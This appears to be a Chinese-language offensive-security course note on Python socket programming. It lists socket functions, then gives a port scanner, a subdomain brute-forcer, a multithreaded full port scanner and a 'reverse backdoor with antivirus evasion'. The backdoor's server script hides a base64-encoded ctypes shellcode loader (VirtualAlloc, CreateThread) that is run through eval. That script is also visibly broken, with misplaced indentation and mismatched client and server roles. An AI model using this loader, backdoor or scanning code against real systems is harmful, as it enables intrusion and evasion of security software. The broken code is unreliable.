
安全开发-Python-Socket 编程&反弹 Shell&分离免杀&端口探针&域名爆破


TCP服务端
socket()
获取socket对象实例
bind()
绑定监听端口
listen()
开启网络监听
accept()
等待客户端连接
TCP客户端
socket()
获取socket对象实例
connect()
TCP三次握手建立连接
连接服务器
send()
数据请求
recv()
发送数据
接收客户端数据
recv()
数据响应
send()
接收响应数据
处理请求后，回应客户端数据
close()
关闭请求
close()
关闭请求
关闭客户端连接

函数	描述
服务器端套接字	
s.bind()	绑定地址（host,port）到套接字，在 AF_INET下，以元组（host,port）的形式表示地址。
s.listen()	开始 TCP 监听。backlog 指定在拒绝连接之前，操作系统可以挂起的最大连接数量。该值至少为 1，大部分应用程序设为 5 就可以了。
s.accept()	被动接受TCP客户端连接,(阻塞式)等待连接的到来
客户端套接字	
s.connect()	主动初始化TCP服务器连接，。一般address的格式为元组（hostname,port），如果连接出错，返回socket.error错误。
s.connect_ex()	connect()函数的扩展版本,出错时返回出错码,而不是抛出异常
公共用途的套接字函数	
s.recv()	接收 TCP 数据，数据以字符串形式返回，bufsize 指定要接收的最大数据量。flag 提供有关消息的其他信息，通常可以忽略。
s.send()	发送 TCP 数据，将 string 中的数据发送到连接的套接字。返回值是要发送的字节数量，该数量可能小于 string 的字节大小。
s.sendall()	完整发送 TCP 数据。将 string 中的数据发送到连接的套接字，但在返回之前会尝试发送所有数据。成功返回 None，失败则抛出异常。
s.recvfrom()	接收 UDP 数据，与 recv() 类似，但返回值是（data,address）。其中 data 是包含接收数据的字符串，address 是发送数据的套接字地址。
s.sendto()	发送 UDP 数据，将数据发送到套接字，address 是形式为（ipaddr，port）的元组，指定远程地址。返回值是发送的字节数。
s.close()	关闭套接字
s.getpeername()	返回连接套接字的远程地址。返回值通常是元组（ipaddr,port）。
s.getsockname()	返回套接字自己的地址。通常是一个元组(ipaddr,port)
s.setsockopt(level,optname,value)	设置给定套接字选项的值。
s.getsockopt(level,optname[,buflen])	返回套接字选项的值。
s.settimeout(timeout)	设置套接字操作的超时期，timeout是一个浮点数，单位是秒。值为None表示没有超时期。一般，超时期应该在刚创建套接字时设置，因为它们可能用于连接的操作（如connect()）
s.gettimeout()	返回当前超时期的值，单位是秒，如果没有设置超时期，则返回None。
s.fileno()	返回套接字的文件描述符。
s.setblocking(flag)	如果flag为0，则将套接字设为非阻塞模式，否则将套接字设为阻塞模式（默认值）。非阻塞模式下，如果调用recv()没有发现任何数据，或send()调用无法立即发送数据，那么将引起socket.error异常。
s.makefile()	创建一个与该套接字相关连的文件

socket	基于传输层 TCP、UDP 协议进行网络编程模块
asyncore	SOCKET 模块的异步版，支持基于传输层协议的异步通信
asynchat	asyncore 的增强版
cgi	基本的 CGIInterface 早期开发动态网站技术
email	E-mail 和 MIME 消息处理模块
ftplib	支持 ftp 协议的客户端模块
httplib,http.client	支持 HTTP 协议以及 HTTP 客户端的模块
imaplib	支持 IMAP4 协议的客户端模块
mailbox	操作不同格式邮箱的模块
mailcap	支持 Mailcap 文件处理的模块
nntplib	支持 NTTP 协议的客户端模块
smtplib	支持 SMTP 协议的客户端模块
poplib	支持 POP3 协议的客户端模块
telnetlib	支持 Telnet 协议的客户端模块
urllib	支持 url 处理的模块
xmlrpc,xmlrpc.server,xmlrpc.client	支持 XML-RPC 协议的服务器端和客户端模块

#知识点：

1、Python-Socket&threading

2、Python-应用方向-后门&免杀&通讯

3、Python-多线程-threading&queue

#章节点：

Web 爬虫解析类

多线程异步处理类

Socket 网络通讯类

其他第三方库数据类

#应用点：

信息打点，POC&EXP 利用，工具 API 调用，文件流量监控，工具脚本开发,远控后门等

演示案例：

- Socket-通讯连接-端口扫描&域名爆破
- Socket-通讯后门-反弹后门&免杀应用
- Thread-多线程-自定义扫描&全端口扫描

```
#Socket-通讯连接-端口扫描&域名爆破
import socket

def port_scan(ip,port):
    s=socket.socket()
    try:
        s.connect((ip,int(port)))
        print(port+':open')
    except Exception as e:
        print(port+':close')
    finally:
        s.close()

if __name__ == '__main__':
    #自定义端口扫描
    ip = '127.0.0.1'
    ports='80,135,445,3389'
    for port in ports.split(','):
        port_scan(ip, port)


import socket

def domain_ip(url):
    for a in open('dic.txt'):
        urls=a.strip()+'.'+url
        try:
            ip=socket.gethostbyname(urls)
            print(urls+'|'+ip)
        except Exception as e:
            pass

if __name__ == '__main__':
    url='baidu.com'
    domain_ip(url)
```

```
#Socket-通讯后门-反弹后门&免杀应用
client.py
import socket,sys

ip=sys.argv[1]
port=sys.argv[2]
s1=socket.socket()
s1.connect((ip,int(port)))

while True:
    cmdline=input('please input cmdline:')
    s1.send(cmdline.encode())
    cmddata=s1.recv(1024).decode()
    print(cmddata)

s1.close()

server.py
import socket,os,ctypes,base64

s=socket.socket()
s.bind(('0.0.0.0',9999))
s.listen(5)

def zx(s):
    sc = base64.b64decode(s)

code='cnd4cGFnZSA9IGN0eXBlcy53aW5kbGwua2VybmVsMzIuVmlydHVhbEFsbG9
jKDAsIGxlbihzYyksIDB4MTAwMCwgMHg0MCkKY3R5cGVzLndpbmRsbC5rZXJuZWwz
Mi5SdGxNb3ZlTWVtb3J5KHJ3eHBhZ2UsIGN0eXBlcy5jcmVhdGVfc3RyaW5nX2J1Z
mZlcihzYyksIGxlbihzYykpCmhhbmRsZSA9IGN0eXBlcy53aW5kbGwua2VybmVsMz
IuQ3JlYXRlVGhyZWFkKDAsIDAsIHJ3eHBhZ2UsIDAsIDAsIDApCmN0eXBlcy53aW5
kbGwua2VybmVsMzIuV2FpdEZvclNpbmdsZU9iamVjdChoYW5kbGUsIC0xKQ=='
    c=base64.b64decode(code)
    eval(c)

while 1:
    sock,addr=s.accept()
    print(sock, addr)
    while 1:
        cmd=sock.recv(10241).decode()
        print(cmd)
        print(type(cmd))
```

```
#Thread-多线程-自定义扫描&全端口扫描
import socket
import threading
import queue

def port_scan():
    while not q.empty():
        ip = '127.0.0.1'
        port = q.get()
        #print(port)
        s = socket.socket()
        if s.connect_ex((ip, port)) == 0:
            print("%d is open" %port)
        else:
            #print("%d is close" %port)
            pass
        s.close()

if __name__ == '__main__':
    #全端口扫描
    q = queue.Queue()
    for port in range(1,65536):
        q.put(port)
    for i in range(30):
        t = threading.Thread(target=port_scan)
        t.start()
```

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址